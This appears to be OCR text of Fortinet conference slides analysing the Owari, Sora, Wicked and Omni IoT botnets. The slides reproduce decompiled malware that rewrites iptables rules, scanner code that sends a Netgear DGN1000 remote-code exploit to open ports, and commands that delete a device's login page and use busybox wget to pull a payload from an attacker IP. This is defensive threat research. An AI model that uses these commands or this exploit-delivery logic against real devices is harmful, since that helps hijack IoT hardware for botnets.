
```
int __fastcall toggle_firewall_rule(int port, unsigned __int8 enable)
{
  int port1; // r5@1
  int enable1; // r4@1
  int v4; // r6@1
  int v5; // r2@2
  int v6; // r0@2
  int v8; // r2@4
  int v9; // r0@4
  char v10; // [sp+8h] [bp-314h]@1
  _BYTE v11[3]; // [sp+9h] [bp-313h]@1
  char v12; // [sp+208h] [bp-114h]@3
  char v13; // [sp+308h] [bp-14h]@2

  port1 = port;
  enable1 = enable;
  v10 = 0;
  sub_42380((int)v11, 0, 511);
  v4 = (int)&v10;
  if ( enable1 )
  {
    table_unlock_val(TABLE_IPTABLES1);          // iptables -I INPUT -p tcp --dport %d -j ACCEPT;iptables -I OUTPUT -p tcp --sport %d -j ACCEPT;iptables -I PREROUTING -t nat -p tcp --d
    v6 = table_retrieve_val(TABLE_IPTABLES1, &v13, v5);
    printf((int)&v10, (const char *)v6, port1, port1, port1, port1, *(_DWORD *)&v10);
    table_lock_val(TABLE_IPTABLES1);
  }
  else
  {
    table_unlock_val(TABLE_IPTABLES2);          // iptables -D INPUT -p tcp --dport %d -j ACCEPT;iptables -D OUTPUT -p tcp --sport %d -j ACCEPT;iptables -D PREROUTING -t nat -p tcp --d
    v9 = table_retrieve_val(TABLE_IPTABLES2, &v13, v8);
    v4 = (int)&v10;
    printf((int)&v10, (const char *)v9, port1, port1, port1, port1, *(_DWORD *)&v10);
    table_lock_val(TABLE_IPTABLES2);
  }
  exec(v4, (int)&v12, 256);
  return 0;
}
```

Owari-Sora-Wicked-Omni

- The author calls himself “Wicked” with his friend “Karmaahof”
- Sora uses Aboriginal Linux
- Commonly uses exploits other than default passwords
- 11 used exploits was found in a sample

Owari-Sora-Wicked-Omni



FORTINET


Owari-Sora-Wicked-Omni

- Scans specific ports by initiating a raw socket SYN
- For an established connection, it will attempt to send a specific exploit to the device

```
fd_port8080 = socket_con(ip_addr, 8080);
fd_port8443 = socket_con(ip_addr, 8443);
fd_port80 = socket_con(ip_addr, 80);
fd_port81 = socket_con(ip_addr, 81);
```

```
if ( fd_port8080 )
{
  write(fd_port8080, &rce_Netgear_DGN1000, strlen(&rce_Netgear_DGN1000));
  close(fd_port8080);
```

Owari-Sora-Wicked-Omni



rm -rf /web/html/login.html

busybox wget http://185.246.152.173/meme -O /web/html/login.html

Final thoughts

- More exploits will be added
- More variants will be appearing
- Modification of Encryption of Configuration Table
- Other means to monetize infected IoT devices

FORTINET

QUESTIONS?

Xie Xie

rjoven@fortinet.com

@rommeljoven17